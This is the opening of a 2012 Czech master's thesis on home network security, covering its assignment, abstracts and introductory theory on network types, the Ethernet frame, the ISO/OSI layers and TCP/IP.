Česká zemědělská univerzita v Praze

Provozně ekonomická fakulta

Katedra informačních technologií

Diplomová práce

Bezpečnost domácí sítě

Bc. Petr Najman

© 2012 ČZU v Praze

ČESKÁ ZEMĚDĚLSKÁ UNIVERZITA V PRAZE

Katedra informačních technologií

Provozně ekonomická fakulta

ZADÁNÍ DIPLOMOVÉ PRÁCE

Najman Petr

Informatika

Název práce

Bezpečnost domácích sítí

Anglický název

Home Network Security

Cíle práce

Hlavním cílem práce je analýza a hodnocení bezpečnosti počítačových sítí s důrazem na specifika a prostředí menší domácí sítě. Práce se zaměřuje jak na klasickou kabelovou síť typu IEEE 802.3, tak i na bezdrátové Wi-Fi sítě typu IEEE 802.11. Dílčí cíle práce jsou:

- Studium a třídění podkladů k dané problematice.
- Doporučení vhodných síťových prvků pro domácí síť a jejich optimální nastavení.
- Představení hlavních analytických nástrojů pro odhalování bezpečnostních rizik v síti.
- Vyhodnocení získaných poznatků o zabezpečení sítě a diskuse k dané problematice.

Metodika

Diplomová práce je souhrnem poznatků čerpaných z uvedené odborné literatury, článků zkoumajících danou tématiku a vlastních poznatků autora. Do práce jsou zahrnuty výsledky vlastních měření a zkušeností získaných především v oblasti bezdrátových sítí Wi-Fi. V úvodu jsou obecně, pomocí modelu ISO/OSI, vysvětleny principy a zákonitosti fungování sítě. Dále je dán prostor k seznámení se základními síťovými prvky a jejich funkcí. Poté následuje rozbor a analýza bezpečnostních rizik a faktorů majících vliv na bezpečnost v síti. Protože se tyto faktory mohou pro jednotlivé sítě značně lišit, je předchozí kapitola rozdělena zvlášť pro kabelové a zvlášť pro Wi-Fi sítě. V Závěru práce jsou získané poznatky diskutovány a shrnuty.

Harmonogram zpracování

- Příprava a studium odborných informačních zdrojů, definování a upřesnění dílčích cílů práce, stanovení postupu řešení: 06/2011
- Zpracování teoretických východisek práce (přehledu řešené problematiky): 07/2011 – 08/2011
- Vypracování vlastního řešení, diskuse a hodnocení výsledků, doporučení a závěry: 09/2011 – 02/2012
- Tvorba finálního dokumentu práce: 02/2012 – 03/2012
- Odevzdání práce a tezí: 03/2012

Rozsah textové části
60 - 80 stran

Klíčová slova
router, switch, hub, síť, zabezpečení, firewall, protokol, WEP, WPA, sniffing

Doporučené zdroje informací

1. NORTHCUTT, Stephen a kolektiv. Bezpečnost počítačových sítí. Vydání první. Brno: Computer Press 2005. ISBN 80-251-0697-7

2. DONAHUE, Gary A. Kompletní průvodce síťového experta. Vydání první. Computer Press 2009. ISBN 978-80-251-2247-1

3. HARPER, Allen a kolektiv. Hacking – manuál hackera. Vydání první. Grada: Praha 2007. ISBN 978-80-247-1346-5

4. Erickson, John. Hacking: umění exploitace. Zoner Press: Brno 2009. Vydání druhé – rozšířené. ISBN 978-80-7413-022-9

5. SCHUDEL, Gregg - SMITH, J.David. Router Security Strategies: Securing IP Network Traffic Planes. Indianapolis: Cisco Press 2007. ISBN 1-58705-336-5

6. MCCLURE S., SCAMBRAY J., KURTZ G. Hacking bez záhad 5. aktualizované vydání. Praha: Grada Publishing 2007. ISBN 80-2471-502-5

Vedoucí práce
Vaněk Jiří, Ing., Ph.D.

Termín odevzdání
březen 2012

doc. Ing. Zdeněk Havlíček, CSc.
Vedoucí katedry

prof. Ing. Jan Hron, DrSc., dr.h.c.
Děkan fakulty

V Praze dne 21.11.2011

Čestné prohlášení

Prohlašuji, že svou diplomovou práci "Bezpečnost domácí sítě" jsem vypracoval samostatně pod vedením vedoucího diplomové práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou citovány v práci a uvedeny v seznamu literatury na konci práce. Jako autor uvedené diplomové práce dále prohlašuji, že jsem v souvislosti s jejím vytvořením neporušil autorská práva třetích osob.

V Praze dne 6.4. 2012 _____

Poděkování

Rád bych touto cestou poděkoval Ing. Jiřímu Vaňkovi, Ph.D. za cenné rady, pomoc a ochotu při vedení diplomové práce.

Bezpečnost domácí sítě

Home Network Security

Souhrn

Diplomová práce na téma „Bezpečnost domácí sítě“ vysvětluje obecné principy fungování LAN sítí standardů Ethernet 802.3 a Ethernet 802.11 a snaží se definovat a analyzovat jejich bezpečnostní rizika. Blíže se pak zaměřuje především na ty síťové prvky, které mají klíčovou roli při zabezpečení těchto sítí. U těchto prvků jsou podrobně vysvětleny jejich funkce a jejich vliv na zabezpečení sítě.

V části „Vlastní práce“ jsou pak prakticky testovány nejzávažnější hrozby domácích sítí. Pomocí simulovaných útoků na vybrané prvky sítě se práce snaží ověřit teoretická východiska zkoumané problematiky a zároveň nalézt nejefektivnější způsob, jak se těmto útokům bránit. U sítí standardu Ethernet 802.3 se jedná o simulaci napadení stanic nejrůznějším druhem malware a o výběr vhodného antivirového softwaru. V sítích Ethernet 802.11 pak o odposlech datové komunikace a simulované útoky, které mají za cíl prolomení dostupných zabezpečení WiFi sítě.

Účelem diplomové práce je poskytnout komplexní náhled na problematiku zabezpečení domácích sítí a analyzovat její současný stav v našem regionu. Snaží se také nalézt odpověď na otázku, jak nejefektivněji domácí LAN síť zabezpečit proti současným kybernetickým hrozbám. Diplomová práce pak bude zřejmě využitelná především pro další akademické účely.

Summary

This diploma thesis on the topic of “Home Network Security” describes and explains general principles of Ethernet 802.3 and 802.11 LAN networks functioning, and attempts to define and analyze the security risks to which they are exposed. In particular, it focuses on those network components which play the key role in protecting these networks. It further expounds on their detailed functionality and impact on the network’s safety.

The “Main Body” section puts the most severe threats to home networks to practical tests. By means of simulated attacks on selected network components, the diploma thesis tries to corroborate the theoretical aspects of the issue in question and simultaneously find the most efficient way to avoid these attacks. In Ethernet 802.3 networks, this takes the form of various malware attacks on the workstations and of picking the right antivirus software. In Ethernet 802.11 networks, on the other hand, the issue is embodied in data communication eavesdropping and simulated attacks aiming at breaking through the available WiFi security measures.

The purpose of this diploma thesis is to provide a complex insight into the issue of home network security and to analyze its current state in our region. It also endeavors to unravel the answer to the question of how to secure a home LAN network in the most effective and efficient manner against the contemporary cybernetic threats. Pursuant to the success in reaching this objective, the diploma thesis may evidently turn out to be useful for other academic purposes.


Klíčová slova: router, switch, malware, síť, zabezpečení, firewall, protokol, WEP, WPA, sniffing

Keywords: router, switch, malware, network, security, firewall, protocol, WEP, WPA, sniffing

OBSAH

1 Úvod

Úvodem by bylo dobré si definovat některé základní pojmy z oblasti sítí a vysvětlit co to vlastně počítačová síť je. Jedná se o „dva nebo více počítačů, které jsou nějakým způsobem propojeny a které jsou schopny sdílet informace“[2]. V praxi se samozřejmě v síti mohou sdílet i jiné věci, především pak periferie, či zdroje jako jsou diskové prostory, výpočetní kapacity atd. Ono zmiňované propojení, nebo-li „spojení“, je velmi důležitým pojmem, který definuje a odlišuje skutečnou síť od takzvaných sneaker net sítí, kde jsou data přenášena mezi jednotlivými počítači pomocí výměnného média jako je flash paměť či disketa. Při vložení onoho média do počítače neexistuje ani náznak toho, že by na toto medium měla v budoucnu dorazit data z jiného počítače, neexistuje zde tedy žádné spojení. Tento fakt představuje oproti skutečným sítím, kde vždy existuje určitý druh adresace sloužící k identifikaci jednotlivých uzlů sítě, podstatný rozdíl. Sítě se dají kategorizovat podle mnoha aspektů a hledisek. Základní rozdělení je zřejmé už z jejich fyzické realizace, kdy je sítě možné dělit na kabelové (počítače jsou propojeny určitým druhem kabeláže jako je UTP, koaxial apod.), nebo bezdrátové, kde se k přenosu dat mezi počítači místo kabeláže využívá nejčastěji principu šíření elektromagnetického vlnění prostorem. Na tomto principu funguje i technologie WiFi (Wireless Ethernet Compatibility Aliance), která bude blíže rozebrána v jedné z následujících kapitol. Sítě je dále možno dělit podle použité topologie, nebo-li toho, jakým způsobem jsou jednotlivé prvky sítě fyzicky a logicky uspořádány a propojeny. Mimo základního propojení dvou počítačů, kdy je k permanentnímu spojení použita nejjednodušší topologie dvoubodového spoje, rozlišujeme i některé složitější topologie využívané v závislosti na velikosti a funkci dané sítě. Mezi nejčastěji používané topologie patří kruh (ring), hvězda (star), strom (tree) a sběrnice (bus). Realizace jednotlivých topologií jsou vyobrazeny na obrázku č. 1.



Obrázek č. 1:„Nejběžnější síťové topologie“[14]

[http://cs.wikipedia.org/wiki/Soubor:NetworkTopologies.png]

Dalším faktorem, podle kterého lze počítačové sítě dělit, je rozsah jejich pokrytí. V této kategorii rozlišujeme sítě LAN, WAN, CAN a MAN. Sítě LAN (Local Area Network) mají, jak už název napovídá, lokální charakter. Vyskytují se nejčastěji v rámci místnosti, podlaží, či jedné budovy. Síť WAN (Wide Area Network) lze chápat jako velkou páteřní síť spojující jednotlivé LAN sítě. Dobrým příkladem takovéto sítě z praxe je třeba internet. Jedná se vlastně o celosvětovou WAN síť, která je složená z menších WAN sítí jednotlivých poskytovatelů internetu, nebo-li ISP (Internet Service Provider). Internet pak spojuje menší domácí, nebo i velké firemní LAN sítě po celém světě. Rozlohou mezi LAN a WAN se pak nacházejí sítě CAN (Campus Area Network) a MAN (Metropolitan Area Network). Obě tyto sítě spojují sítě v rámci více budov, přičemž jejich přesný počet není definován a může tak snadno docházet k jejím záměnám. K lepšímu rozpoznání těchto sítí vycházejme z toho, že zatímco u CAN sítě v nějakém firemním, či školním areálu je síť tvořena uceleně a většinou jednotnou technologií, v metropolitních sítích MAN těchto technologií nalezneme většinou hned několik. Je tomu tak především proto, že MAN síť je poskytována většinou několika různými poskytovateli ISP. Ty si pak technologii volí v závislosti na ekonomických, geografických, či jiných faktorech.[2] [1][14]

Jak už bylo zmíněno výše, počítačové sítě mohou být realizovány pomocí velkého množství technologií. Použitá technologie se liší v závislosti na rozloze sítě a účelu, ke kterému je určena. Ve WAN sítích se kupříkladu rychle prosazuje technologie Frame

Relay, která nahrazuje starší X.25 nebo sériové linky PPP u nás známé především díky svému využití v nejrozšířenějším internetovému připojení v ČR, tedy v ADSL. V LAN sítích je dnes masově využívána technologie Ethernet s protokolem TCP/IP, která de-facto úplně vytlačila technologie ostatní. I přesto i dnes můžeme v některých velmi specifických sítích najít technologie jiné. Příkladem může být třeba takzvaný Token Ring firmy IBM, který je využíván v některých bankovních sítích.

Domácí sítě, jejichž problematikou se tato diplomová práce zabývá, jsou tedy lokální sítě typu LAN tvořené zpravidla pomocí technologie Ethernet dle standardu IEEE 802.3 v případě kabelové a IEEE 802.11 v případě bezdrátové WiFi sítě. LAN síť je tvořena jednotlivými prvky, nebo-li uzly Jejich konkrétní funkce a vliv na bezpečnost bude podrobně rozebrána v třetí kapitole diplomové práce.

2 Cíl práce a metodika

Hlavním cílem práce je analýza a hodnocení bezpečnosti počítačových sítí s důrazem na specifika a prostředí menší domácí sítě. Práce se zaměřuje jak na klasickou kabelovou síť typu IEEE 802.3, tak i na bezdrátové WiFi sítě typu IEEE 802.11. Účelem diplomové práce je poskytnout komplexní náhled na problematiku zabezpečení domácích sítí a analyzovat jeho současný stav v našem regionu. Snaží se také nalézt odpověď na otázku, jak nejefektivněji domácí LAN síť zabezpečit proti současným kybernetickým hrozbám. Diplomová práce pak bude pravděpodobně sloužit především k dalšímu akademickému využití.

Dílčí cíle:

- Studium a třídění podkladů k dané problematice.
- Doporučení vhodných síťových prvků pro domácí síť a jejich optimální nastavení.
- Představení hlavních analytických nástrojů pro odhalování bezpečnostních rizik v síti.
- Vyhodnocení získaných poznatků o zabezpečení sítě a diskuse k dané problematice.

Diplomová práce je především souhrnem poznatků čerpaných z uvedené odborné literatury a článků zkoumajících danou tématiku. Do práce jsou dále zahrnuty výsledky vlastních měření a poznatků získaných především v oblasti bezdrátových sítí WiFi a v oblasti zabezpečení počítačových stanic proti škodlivému malware. V úvodu jsou obecně pomocí modelů ISO/OSI a TCP/IP vysvětleny principy a zákonitosti fungování sítě. Dále je dán prostor k seznámení se základními síťovými prvky a jejich funkcí. Poté již následuje rozbor a analýza bezpečnostních rizik a faktorů majících vliv na bezpečnost v síti. Protože se tyto faktory můžou pro jednotlivé sítě značně lišit, je předchozí kapitola rozdělena zvlášť pro kabelové a zvlášť pro WiFi sítě.

Kapitola „Hodnocení antivirového software“ je věnována výběru vhodného antivirového řešení pro stanice v domácí LAN síti. Přičemž vybraná řešení jsou posuzována celkem podle pěti kritérií. Zvolenými kritérii jsou použitelnost, výbava, rychlost, hardwarová náročnost a spolehlivost. Každé kritérium je pro daný software ohodnoceno bodovací metodou v rozmezí 0 až 10 bodů. Nejlepší řešení je pak získáno pomocí metody váženého průměru všech pěti kritérií, kdy největší důraz je kladen na spolehlivost a naopak nejmenší na rychlost. Zbylá kritéria mají stejnou váhu.

Druhá část kapitoly „Vlastní práce“ se zabývá odposlechem datové komunikace na sítích typu LAN. V drátových sítích se jedná především o odposlech a analýzu paketů pomocí programu WireShark 1.4.6. V bezdrátových sítích WiFi pak o odposlech vybraného frekvenčního rozsahu pomocí programu Commview for WiFi 6.3 a následné simulované pokusy o prolomení jejich dostupných zabezpečení, především pak WEP a WPA.

Závěr je pak věnován především vytyčeným dílčím cílům práce, jako je vyhodnocení získaných poznatků, doporučení vhodného nastavení síťových prvků či závěrečné diskusi.

3 Přehled řešené problematiky

Následující kapitola je především souhrnem poznatků čerpaných z odborné literatury a odborných článků zabývajících se bezpečností a fungováním drátových i bezdrátových sítí.

3.1 Ethernet IEEE 802.3

Ethernet 802.3 je v současnosti nejrozšířenějším technologickým standardem pro budování lokálních počítačových sítí (LAN), kam spadají i domácí sítě, jejichž zabezpečením se diplomová práce zabývá. Standard začala utvářet začátkem osmdesátých let dvacátého století firma Institute of Electrical and Electronics Engineers (IEEE) a je aktualizován až do současnosti (v březnu 2012 by měla vyjít zatím poslední specifikace IEEE 802.3bh). Ethernet definuje přesnou implementaci fyzické a spojové vrstvy referenčního modelu síťové komunikace ISO/OSI a vrstvu síťového rozhraní v případě modelu TCP/IP. Jednotlivé modely jsou blíže popsány v kapitole 3.1.1 (ISO/OSI), respektive 3.1.2 (TCP/IP). K přenosu dat je využíváno takzvaných „ethernetových rámců" viz. tabulka č. 1. To přináší značnou univerzálnost v oblasti použití síťových protokolů. Síťová zařízení, jako jsou síťové karty koncových stanic, tak nemusí vůbec rozumět vyšším protokolům, jako je kupříkladu v Ethernetu nejpoužívanější rodina protokolů TCP/IP. Ty jsou totiž přenášeny v datové části rámce podobně jako ostatní data. Pro úspěšnou komunikaci tak postačí pokud má síťová karta zavedený ovladač v jádru operačního systému a již je plně schopna posílat a přijímat ethernetové rámce, nebo-li data. Vyšší protokoly, jako tomu je v případě zmiňovaného TCP/IP, jsou posléze zpracovávány až v jádře operačního systému. Ethernet využívá síťové topologie typu hvězda, přičemž v ohnisku hvězdy, která propojuje jednotlivé stanice v síti, může být zapojen rozbočovač (hub), nebo přepínač (switch). V současné době se již využívají zcela výhradně přepínače. Přepínač, na rozdíl od rozbočovače, dokáže rozpoznat obsah ethernetového rámce a určit, pro kterou konkrétní stanici v síti jsou přenášená data určena a posléze je na tuto adresu odeslat. Oproti rozbočovači, který přeposílá data všem stanicím v síti a o jejich relevantnosti nechává rozhodovat až samotná koncová zařízení, se tak výrazně zvětšuje propustnost i bezpečnost celé sítě. Ethernet je definován hned pro několik druhů kabeláže a koncovek. V minulosti se využívala koaxiální kabeláž a konektory BNC, v současnosti je to nejčastěji kroucená dvojlinka s konektory RJ-45, případně optická vlákna. Přenosová

rychlost Ethernetu používaného dnes v domácích sítích je 100 nebo 1000 Mbps, v závislosti na použitých síťových prvcích. Obecně lze říc,i že přenosová rychlost bude odpovídat rychlosti nejpomalejšího prvku v síti účastnícího se komunikace. [15][16]

Díky poměrně jednoduché a finančně nenáročné implementaci se Ethernetu postupem doby podařilo de facto úplně vytlačit konkurenční standardy pro LAN sítě z trhu. Jeho konkurenti v tomto segmentu sítí byli kupříkladu sítě typu ARCNET, ATM a FDDI.

Preambule	**SFD**	**MAC cíle**	**MAC zdroje**	**Typ/délka**	**Data a výplň**	**CRC32**	**Mezera mezi rámci**
7× oktet 10101010	1× oktet 10101011	6 oktetů	6 oktetů	2 oktety	46-1500 oktetů	4 oktety	12 oktetů
		64-1518 oktetů					
72-1526 oktetů							

Tabulka č. 1: Ethernetový rámec[15]

3.1.1 Referenční model ISO/OSI

Aby bylo možné správně analyzovat a vyhodnotit bezpečnostní rizika počítačové sítě, je nejdříve nutné porozumět obecným principům jejího fungování. Za tímto účelem byl organizací ISO v roce 1984 vytvořen referenční model sítě s názvem OSI, který byl později přijat jako mezinárodní norma ISO 7498. Jedná se o vrstvový model obecně popisující komunikaci v počítačových sítích, přičemž jednotlivé vrstvy modelu jsou vzájemně nezávislé a snadno nahraditelné. Je důležité si uvědomit, že model v žádném případě neřeší samotnou implementaci síťové komunikace, jeho úlohou je poskytnout normu v oblasti propojování otevřených systémů. Popisuje tedy jednotlivé vrstvy síťové komunikace, jejich služby a funkce. Realizace těchto funkcí a služeb je však plně v režii konkrétního použitého síťového protokolu a příslušných rozhraní.

Model ISO/OSI je složen ze sedmi vrstev, přičemž každá vrstva může předávat informace pomocí příslušného rozhraní pouze přímo sousedícím vrstvám, výjimkou je pouze vrstva fyzická, kde navíc dochází ke komunikaci s druhým systémem (systém příjemce informace) a to pomocí přenosového rozhraní. Mimo informací nesoucí data aplikací je však nutné předávat mezi systémy také takzvané řídící informace. K tomuto účelu slouží řídící spojení, které je realizováno pomocí komunikačního protokolu a

zabezpečuje propojení dvou stejných vrstev ve dvou odlišných systémech. Každá vrstva systému vykonává specifickou funkci v komunikačním řetězci a výsledky svého konání poskytuje nejbližším sousedícím vrstvám. Při komunikaci v modelu OSI platí základní pravidlo o nemožnosti přeskakování jednotlivých vrstev, to znamená, že informaci si postupně předají všechny vrstvy modelu. Existuje však i výjimka, kdy některá z vrstev nemusí být aktivní, neboli je nulová či transparentní, v tomto případě se pak přenosu informace neúčastní.

Začátek komunikace v modelu vzniká v aplikační vrstvě, kde určitý proces požádá o zprostředkování spojení. Příslušný podsystém pak toto spojení realizuje vytvořením komunikačního kanálu mezi aplikační a prezenční vrstvou. Komunikace v rámci aplikační vrstvy mezi oběma systémy probíhá za použití aplikačního protokolu, komunikace v rámci prezenční vrstvy pak pomocí protokolu prezenčního. Vyslaná informace se dále předává mezi jednotlivými vrstvami až k vrstvě fyzické, kde za využití přenosového spojení dojde k přenosu informace do druhého systému. V každé vrstvě přitom dochází k připojení specifické hlavičky, obsahující řídící pokyny pro jednotlivé vrstvy v protějším systému, k původní předávané informaci. Tímto způsobem dochází k takzvanému „zapouzdřování" informace, která je pak schopna díky takto nabaleným řídícím informacím zdárně projít celým paralelním systémem až k jeho aplikační vrstvě čekající na onu vyslanou informaci. Konkrétní funkce jednotlivých vrstev modelu jsou popsány níže. [7][17]

Fyzická vrstva (1)

První vrstvou je vrstva fyzická (physical layer), jenž má za úkol definovat fyzická spojení mezi jednotlivými koncovými systémy. Toto spojení pak může být mnohodobé, jak je tomu u sítí typu ethernet, či v případě použití sériové linky dvoudobé. Dále specifikuje vlastnosti komunikačních kabelů, počet a rozložení pinů u jednotlivých adaptérů a napětí na nich. Ze zařízení pracujících na této vrstvě můžeme vybrat třeba routery, huby, repeatery, či síťové adaptéry. [7]

Fyzická vrstva poskytuje tyto hlavní funkce:

- Aktivace, udržování a deaktivace fyzického spojení pomocí komunikačního média.
- Spolupráce na efektivním rozložení všech zdrojů mezi všechny uživatele.[20]
- Modulace a demodulace digitálních dat na signály srozumitelné pro přenosová média (A/D a D/A převodníky).

Spojová vrstva (2)

Druhá spojová vrstva (link layer) má za úkol poskytovat komunikační spojení mezi dvěma navzájem sousedícími systémy. Dále uspořádává data z fyzické vrstvy a řadí je do logických celků, takzvaných rámců (frames), nad kterými pak provádí tyto nejdůležitější operace:

- Řazení přenášených rámců.
- Nastavování parametrů linky určené k datovému přenosu.
- Detekce, hlášení a oprava chyb vzniklých na fyzické vrstvě.
- Formátování fyzických rámců.
- Přidělováni fyzické adresy rámcům a synchronizace s fyzickou vrstvou.

Klasickým příkladem spojové vrstvy je Ethernet, jehož prostřednictvím je zajištěno spojení a přenos dat mezi jednotlivými síťovými prvky. Na lokálních sítích založených na IEEE 802 a některých sítích jako je FDDI, by tato vrstva měla být rozdělena na vrstvu řízení přístupu k médiu (Medium Access Control, MAC) a vrstvu logického řízení linek (Logical Link Control, LLC).[20] Mezi síťové prvky pracující na této vrstvě řadíme především přepínače (switch) a mosty (bridge). [7]

Síťová vrstva (3)

Vrstvou číslo tři je vrstva síťová (network layer), která zajišťuje adresaci a správné směrování packetů (jednotek informace pro tuto vrstvu) v síti. Na této vrstvě je již využívána takzvaná hierarchická struktura adres, která je v praxi reprezentovaná síťovými protokoly jako jsou IP (Internet Protocol), ARP (Address Resolution Protocol) a ICMP

(Internet Control Message Protocol). Síťová vrstva zprostředkovává spojení mezi nepřímo sousedícími systémy a implementuje funkce, které umožňují překlenout diversitu technologií v komunikačních sítích. [7]

Nejdůležitější funkce síťové vrstvy jsou:

- Zajištění přenosu dat od zdroje k cíli a to i přes více sítí.
- Poskytování směrovacích funkcí.
- Hlášení problémů souvisejících s doručováním dat.

Mezi síťové prvky pracující na této vrstvě řadíme především routery (směrovače), které mají za úkol posílat informace do dalších sítí.

Transportní vrstva (4)

V pořadí čtvrtou vrstvou je vrstva transportní (transport layer) zajišťující komunikaci koncových uzlů. Úkolem této vrstvy je vybrat a zajistit potřebnou kvalitu přenosu dat, jaká je požadována vyššími vrstvami v modelu. V praxi je často transportní vrstva realizována protokolem TCP (Transmission Control Protocol) nebo UDP (User Datagram Protocol). [7]

- TCP – Poskytuje spojově orientovaný přenos, který také bývá označován jako „spolehlivý“ přenos a je využíván zejména v případech, kdy je kladen důraz na integritu dat, to znamená zajištění nulové ztráty packetů. Toho je zajištěno především pomocí dvou funkcí a to funkce Flow control, která hlídá přetečení zásobníku a v případě nutnosti pozastaví příjem nových packetů, a funkce Windowing, která verifikuje každý n-tý (záleží na atributech spojení) paket jako přijatý a požaduje po druhém uzlu zaslání dalších „n“ packetů. Jednotkou informace na této vrstvě je segment.[20] Jako služby citlivé na ztrátu packetů lze uvést například e-maily, souborové přenosy, či prohlížení WWW stránek.

- UDP – Poskytuje nespojově orientovaný přenos, který také bývá označován jako „nespolehlivý“ přenos dat a je používán především tam, kde je kladen důraz na

rychlost přenosu a případné zpoždění (delay), zapříčiněné přesnou kontrolou každého packetu, by způsobovalo nezanedbatelné problémy v chodu aplikace. Mezi tyto aplikace patří především online multiplayerové hry, streamované audio/video, vyhledávače souborů v rámci p2p sítí atd.

Relační vrstva (5)

Pátou vrstvou je pak vrstva relační (session layer). Úkolem této vrstvy je organizace a synchronizace dialogu relačních vrstev obou systémů, které mezi sebou navzájem spolupracují. [7]

Hlavními službami relační vrstvy jsou:

- Řízení výměny dat mezi jednotlivými relačními vrstvami systému.
- Vytvoření, ukončení, synchronizace a obnovení relačního spojení.
- Hlášení výjimečných stavů.

Mezi nejznámější protokoly pracující na této vrstvě patří NetBIOS, SSL, AppleTalk, či RPC.

Prezentační vrstva (6)

Předposlední šestá vrstva je nazývána vrstvou prezentační (presentation layer) a jejím úkolem je přetransformovat data do takového tvaru, aby byla srozumitelná pro aplikace, na které jsou cíleny. Při průchodu jednotlivými vrstvami jsou totiž data transformována, aby byla srozumitelná pro tu konkrétní vrstvu, kterou zrovna procházejí. Navíc samotná datová struktura může být v obou systémech, které mezi sebou komunikují, značně odlišná. [7]

Hlavními funkcemi prezentační vrstvy tedy jsou:

- Převody kódů a abeced.
- Modifikace grafického uspořádání.
- Přizpůsobování pořadí bajtů pro jednotlivé datové standardy apod.

Jako příklad známého protokolu pracujícího na této vrstvě můžeme uvést například protokol SMB (Server Message Block), který slouží ke sdílení souborů, tiskáren a sériových portů. [7]


Aplikační vrstva (7)

Poslední sedmá vrstva zvaná aplikační (application layer) se na rozdíl od předešlé prezentační vrstvy nezabývá strukturou dat, ale jejich skutečným významem. Aplikační vrstva dále poskytuje jednotlivým síťovým aplikacím přístup do komunikačního systému a umožňuje tak jejich spolupráci. Na této vrstvě pracují dnes již notoricky známé služby a protokoly jako jsou kupříkladu SSH, FTP, Telnet, DNS, TFTP, či DHCP. [7]

3.1.2 TCP/IP

Někdy bývá na TCP/IP chybně nahlíženo pouze jako na dvojici přenosových protokolů spojených především s komunikací v sítích Ethernet. Je sice pravda, že je TCP/IP využívané především v tomto druhu sítí, ovšem ve skutečnosti se jedná o celý balík protokolů jehož jsou protokoly TCP (Transmission Control Protocol) a IP (Internet Protocol) pouze součástí. Někteří autoři jako kupříkladu Jiří Peterka jdou ještě dál, když tvrdí: „Správnější je ale považovat TCP/IP za ucelenou soustavu názorů o tom, jak by se počítačové sítě měly budovat, a jak by měly fungovat.“[18] Staví tedy TCP/IP na úroveň referenčního modelu ISO/ISO, oproti němu je tu však hned několik důležitých rozdílů. První významný rozdíl je již v samotné filozofii obou modelů. ISO/OSI jde cestou spolehlivého spojovaného přenosu, kdy se do jisté míry zabývá spolehlivostí každá vrstva modelu a z toho plyne poměrně velká složitost přenosové podsítě. Jedná se tedy o „inteligentní“ síť s relativně „hloupými“ stanicemi. Naproti tomu TCP/IP razí cestu relativně „hloupé“ sítě, která se sice snaží požadované pakety, je-li to jen trochu možné, doručit (takzvaná „best effort“ metoda), ale o spolehlivost a kvalitu se starají až „chytřejší“ koncové prvky sítě (stanice). Díky tomu TCP/IP může využít celý rozsah své přenosové

kapacity pouze na přenos dat. Ve výsledku se tak oproti ISO/OSI jedná o jednodušší a rychlejší síťový model, ale s většími nároky na koncové prvky sítě. Druhým důležitým rozdílem, který je názorně zobrazen na obrázku č. 2, je fakt že TCP/IP počítá pouze se čtyřmi síťovými vrstvami oproti ISO/OSI jenž má vrstev sedm.[18][19][5]



Obrázek č. 2: Porovnání architektury modelů TCP/IP a ISO/OSI[18]

[http://www.earchiv.cz/a92/gifs/p231c111.gif]

Nelze přitom jednoznačně říci, že by u TCP/IP došlo přímo k úbytku vrstev. Spíše některé vrstvy přebírají úlohy, které má v ISO/OSI na starosti vrstev hned několik. Příkladem může být Aplikační vrstva TCP/IP, která plní úlohu hned tří vrstev z modelu ISO/OSI a to vrstvy Aplikační, Prezenční i Relační. Jednotlivé síťové vrstvy TCP/IP jsou podrobně vysvětleny v následujícím textu. [18][19]

